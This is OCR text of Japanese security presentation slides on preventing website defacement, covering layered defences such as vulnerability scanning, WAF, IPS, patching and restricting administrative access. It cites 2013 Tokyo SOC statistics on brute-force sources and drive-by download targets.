
改ざん
- 設定の書き換え
- スクリプト埋め込み

Webアプリケーションの脆弱性
ミドルウェアの脆弱性
サーバーOSの脆弱性
管理アカウントの奪取

各レイヤーで侵入を防止するアプローチが必要

- ✔ 変更管理プロセスの運用
- ✔ 監査ポリシーの策定
  － 改ざん検知ツール検討

侵入防止のアプローチ



1 ・脆弱性診断(インフラ & ウェブアプリ)
－定期診断
－新規および変更時診断
・セキュアプログラミング

2 ・ウェブ・アプリケーションの改修
・ウェブ・アプリケーション・ファイア
ウォール (WAF)での防御


3 ・パッチの適用
・侵入防御システム(IPS)での防御

4 サーバーでの対策
・強固な認証方法の使用
・管理アクセスの制限
・IPSやWAFによるブルートフォース・アタック等のアカウント奪取の試みの防御

管理用クライアントPCでの対策
・パッチの適用
・アンチウィルス
・PCの限定・固定

管理アクセスの制限


- SSHやFTPサーバーへの辞書/総当たり攻撃の送信元となっている日本のIPアドレスは全体の 0.34%
  - 管理通信の送信元を日本に限定するだけで、攻撃の99.66%を遮断可能



SSHおよびFTPサービスに対する辞書/総当たり攻撃の送信元となった
IPアドレスの国別の検知割合 （Tokyo SOC調べ：2013年1月1日～2013年6月30日）

管理用クライアントPCの保護

- 不正サーバーからの攻撃では、主に Oracle JRE、Adobe Reader の脆弱性が狙われる
  - その他、Adobe Flash Player、Internet Explorer の脆弱性
- パッチ適用を徹底することで、ウイルス感染を防止可能



ドライブ・バイ・ダウンロード攻撃で悪用されている脆弱性別の攻撃数割合
（Tokyo SOC調べ：2013年1月1日～2013年6月30日）

万が一改ざんされてしまった場合

負の連鎖を断ち切るために….

- 可能な限り早く、広範囲に周知することをご検討ください
- 改ざん原因を調査し、正しい対策を実施してください